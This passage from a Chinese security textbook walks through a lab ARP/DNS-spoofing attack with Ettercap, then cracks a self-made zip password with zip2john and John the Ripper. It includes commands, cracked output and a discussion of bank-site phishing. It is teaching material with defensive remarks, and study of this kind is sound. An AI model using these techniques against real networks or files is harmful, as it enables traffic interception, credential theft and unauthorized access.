


图 3.3.3.23 添加路由 IP




图 3.3.3.24 添加目标 win10 IP

先点击左上角暂停按钮，然后再点击三角按钮重新开始 arp 欺骗攻击，如图 3.3.3.25 所示：




图 3.3.3.25 开始重新欺骗

下方提示开始攻击，如图 3.3.3.26 所示：




图 3.3.3.26 提示开始攻击

点击右上角三个点，选择插件选项 Plugins，如图 3.3.3.27 所示：




图 3.3.3.27 选择 Plugins

选择管理插件，如图 3.3.3.28 所示：




图 3.3.3.28 选择管理插件

选择 dns_spoof，右键点击 Activate，来激活 dns 欺骗攻击，如图 3.3.3.29 所示：




图 3.3.3.29 选择激活 dns_spoof

此时会有*号和信息提示，表明激活成功，如图 3.3.3.30 所示：




图 3.3.3.30 激活成功

第二步：配置本地网站服务

启动 apache 服务：service apache2 start，

查看服务开启状态：service apache2 status，

如图 3.3.3.31 所示，成功开启 apache2 服务：




图 3.3.3.31 开启 apache2 服务

我们在 apache 网站根目录/var/www/html 中创建一个 index.html 文件，并且打上相应文字，如图 3.3.3.32 所示：




图 3.3.3.32 创建文件

此时相当于搭建了一个本地网站，网站地址为 kali 的 ip，即 http://192.168.31.16/index.html，index.html 的 apache 默认访问的文件，因此这里可以不加，此时在 win10 中访问百度就自出来这个提示了，如图 3.3.3.33 所示：




图 3.3.3.33 成功进行 DNS 欺骗

思考：

1、我本来想问 A 结果内容回显的是 B，那么如果 B 网站是钓鱼网站是不是很可怕呢？比如你想访问建设银行的网站，黑客先做了一个和建设银行一模一样的网站，此时当你访问建行网站的时候实际上访问的是假的建行网站，那么你的密码信息就泄露了。

2、也许你会说黑客怎么可能做一个一模一样的建设银行网站

呢？

3、或者说即便是做出来了我也等不上去啊，一登录提示密码错误不也暴露了吗？

4、首先黑客做一个一模一样的网站非常容易，其次黑客可以在密码登录页面做成假的，但是当你输入完账号密码之后会把这些信息提交给银行，也就是说你能够正常使用，但是黑客依然可以记录你的账号密码；

5、再者言，黑客如果真的想针对你的话，不会只用一种技术，往往是 N 中黑客技术的综合利用，例如它完全可以选择监听你账号密码信息等等。

6、应对策略是开启安全软件 arp 防护功能，这样能防护普通的 arp 攻击，但并不是绝对的安全，例如黑客可以通过其它漏洞关闭你的安全软件 arp 防护功能，这样不就又可以展开攻击了？总之道与魔的较量总是在互相摩擦中不断提升，安全总是相对的。

3.3.4 离线破解

3.3.4.1 破解 zip 压缩包密码

生活中我们经常遇到需要破解压缩包密码的情况，比如你很久以前设置的密码现在忘记是什么了或者其它情况等等，那么下面就

来解密黑客是如何破解压缩包密码的。

首先黑客破解压缩包密码所用到的工具种类比较多，这里不会一一讲解，把常用的工具方法介绍一下即可。

第一步：先新建一个加密的 zip 压缩包

1）在桌面新建一个 1.txt 文档，里面写上一些文字代表机密内容，如图 3.3.4.1 所示：




图 3.3.4.1 新建文本文档

2）选中 1.txt 然后点击鼠标右键新建压缩文件，命名为：“hack.zip”，并设置密码为：“a12345”，如图 3.3.4.2，3.3.4.3 所示：

图 3.3.4.2 设置压缩文件名

图 3.3.4.3 设置密码

3）root 目录下文件太多，为方便演示在 kali 主机的 root 目录下，新建 myzip 文件夹，并将压缩包复制到 myzip 下，如图 3.3.4.4 所示：




图 3.3.4.4 拷贝 hack.zip 文件

第二步：开始破解密码

1）输入命令 zip2john /root/myzip/hack.zip，首先将 hack.zip 生成 hash 值，如图 3.3.4.5 所示：

图 3.3.4.5 生成 hash 值

这里我们后边要破解该 hash 值，因此先需要把这些值存储到一个文件当中，我们执行如下命令：

zip2john /root/myzip/hack.zip > /root/myzip/ziphash.txt，如图 3.3.4.6 所示：

含义：将/root/myzip/hack.zip 生成的 hash 值重定位到/root/myzip/ziphash.txt 文件中，其中”>”代表重定位即写入的意思。

图 3.3.4.6 将 hash 值重定位到文件中

然后我们在 myzip 目录下即可看到生成的 ziphash.txt 文件，

打开之后即为 hash 值，如图 3.3.4.7 所示：




图 3.3.4.7 查看 ziphash.txt 文件

当然黑客一般不这么看，他们更习惯于用命令来查看内容，如图 3.3.4.8 所示：

```
┌──(root💀kali)-[~]
└─# cat /root/myzip/ziphash.txt
hack.zip/1.txt:$pkzip2$1*1*2*0*21*15*c0c06af0*0*23*0*21*c0c0*5600*a24290ef2cfce8fa8092f9d
eb482a2d336ccd0f8ff2e0380713841be3f7bfc1ed1*$/pkzip2$:1.txt:hack.zip::/root/myzip/hack.zi
p
```

图 3.3.4.8 通过命令查看 ziphash.txt 文件

2)开始破解 hash 值,输入命令 john /root/myzip/ziphash.txt，如图 3.3.4.9 所示，这里默认采用的是

usr/share/john/password.lst 这里的字典，可以通过丰富这个字典来尝试破解




图 3.3.4.9 默认密码字典

```
┌──(root💀kali)-[~]
└─# john /root/myzip/ziphash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed for
e.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for
e.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
a12345           (hack.zip/1.txt)
```

图 3.3.4.10 成功破解密码

当然破解这种还有别的工具如 rarcrack,原理都是通过密码字典来破解，如图 3.3.4.11、3.3.4.12 所示：

```
root@kali:~# rarcrack
RarCrack! 0.2 by David Zoltan Kedves (kedazo@gmail.com)

USAGE: rarcrack encrypted_archive.ext [--threads NUM] [--type rar|zip|7z]
       For more information please run "rarcrack --help"
